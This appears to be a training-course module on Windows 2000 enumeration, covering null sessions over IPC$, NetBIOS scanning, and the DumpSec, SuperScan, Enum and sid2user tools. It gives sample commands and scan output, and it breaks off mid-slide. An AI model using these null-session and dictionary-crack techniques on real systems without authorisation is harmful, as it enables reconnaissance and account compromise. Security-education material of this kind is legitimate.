
What if Jack had enumerated a vulnerable system meant for online trading?




Module Objectives

- ◉ Understanding Windows 2000 Enumeration
- ◉ How to Connect via a Null Session
- ◉ How to Disguise NetBIOS Enumeration
- ◉ Disguise using SNMP Enumeration
- ◉ How to Steal Windows 2000 DNS Information Using Zone Transfers
- ◉ Learn to Enumerate Users via CIFS/SMB
- ◉ Active Directory Enumerations

Module Flow



Overview of System Hacking Cycle



What is Enumeration

- ⊙ Enumeration is defined as extraction of user names, machine names, network resources, shares and services.
- ⊙ Enumeration techniques are conducted in Intranet environment.
- ⊙ Enumeration involves active connections to systems and directed queries.
- ⊙ The type of information enumerated by intruders:
 - Network resources and shares
 - Users and groups
 - Applications and banners
 - Auditing settings

Techniques for Enumeration

- ⊙ Some of the techniques for Enumeration are
 - Extract user names using Win2k enumeration
 - Extract user names using SNMP
 - Extract user names using E-mail id

Net Bios Null Sessions

- ◉ The null session is often referred to as the Holy Grail of Windows hacking. Null sessions take advantage of flaws in the CIFS/SMB (Common Internet File System/ Server Messaging Block).
- ◉ You can establish a null session with a Windows (NT/2000/XP) host by logging on with a null user name and password.
- ◉ Using these null connections allows you to gather the following information from the host:
 - List of users and groups
 - List of machines
 - List of shares
 - Users and host SIDs (Security Identifiers)

So What's the Big Deal?

Anyone with a NetBIOS connection to your computer can easily get a full dump of all your user names, groups, shares, permissions, policies, services, and more using the Null user. The below syntax connects to the hidden Inter Process Communication 'share' (IPC\$) at IP address 192.34.34.2 with the built-in anonymous user (/u:"") with (") null password.


The attacker now has a channel over which to attempt various techniques.

The CIFS/SMB and NetBIOS standards in Windows 2000 include APIs that return rich information about a machine via TCP port 139 - even to unauthenticated users.

```
C:\>net use \\192.34.34.2 \IPC$ "" /u:""
```


Tool: DumpSec

DumpSec reveals shares over a null session with the target computer.



```
Somarsoft DumpSec (formerly DumpAcl) - \\192.168.2.110
File Edit Search Report View Help
Policies
Account Policies
==>rc=5 NetUserModalsGet(0)
==>rc=5 NetUserModalsGet(3)
==>Not authorized to view remaining policy information
Replication
==>rc=5 OpenSCManager
System Path Components (in search order)
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers (se
(key not present)
```

NetBIOS Enumeration

- ◉ NBTscan is a program for scanning IP networks for NetBIOS name information.
- ◉ For each responded host it lists IP address, NetBIOS computer name, logged-in user name, and MAC address.

```
C:\WINNT\System32\cmd.exe
Doing NBT name scan for addresses from 192.168.2.0/24
192.168.2.0    Sendto failed: Cannot assign requested address
192.168.2.1    Recvfrom failed: Connection reset by peer

NetBIOS Name Table for Host 192.168.2.4:
Name          Service      Type
-----
USER          Workstation Service
WORKGROUP     Domain Name
USER          Messenger Service
Adapter address: 00-0b-2b-0e-af-59

NetBIOS Name Table for Host 192.168.2.7:
Name          Service      Type
-----
JCITR02      Workstation Service
RANGE2       Domain Name
JCITR02      Messenger Service
JCITR02      File Server Service
RANGE2       Browser Service Elections
RANGE2       Master Brouser
C0_MSBROWSE_0 Master Browser
Adapter address: 00-80-ad-83-a5-2e

NetBIOS Name Table for Host 192.168.2.24:
Name          Service      Type
-----
COMPUTRE1    Workstation Service
COMPUTRE1    Messenger Service
Adapter address: 00-c1-26-10-d4-2d
```


The first thing a remote attacker will try on a Windows 2000 network is to get list of hosts attached to the wire.

1. net view / domain
2. nbstat -A <some IP>


Tool: SuperScan4

- ◉ It's a powerful connect-based TCP port scanner, pinger, and hostname resolver.
- ◉ It performs ping scans and port scans using any IP range or by specifying a text file to extract addresses from.
- ◉ Scan any port range from a built-in list or specified range.
- ◉ Resolve and reverse-lookup any IP address or range.
- ◉ Modifies the port list and port descriptions by using the built-in editor.
- ◉ It connects to any discovered open port using user-specified "helper" applications (e.g. Telnet, Web browser, FTP) and assigns a custom helper application to any port.

Snapshot for SuperScan




Snapshot for Windows Enumeration



Tool: Enum

- Available for download from <http://razor.bindview.com>.
- enum is a console-based Win32 information enumeration utility.
- Using null sessions, enum can retrieve user lists, machine lists, share lists, name lists, group and membership lists, password and LSA policy information.
- enum is also capable of rudimentary brute force dictionary attack on individual accounts.



```
Select D:\WINNT\system32\cmd.exe


C:\>enum

usage: enum [switches] [hostname!ip]
-U: get userlist
-M: get machine list
-N: get namelist dump (different from -U!-M)
-S: get sharelist
-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: be detailed, applies to -U and -S
-c: don't cancel sessions
-u: specify username to use (default "")
-p: specify password to use (default "")
-f: specify dictfile to use (wants -D)

C:\>_
```

Enumerating User Accounts

- Two powerful NT/2000 enumeration tools are:
 - 1.sid2user
 - 2.user2sid
- They can be downloaded at (www.chem.msu.su/~rudnyi/NT/)
- These are command line tools that look up NT SIDs from user name input and vice versa



```
C:\WINNT\System32\cmd.exe

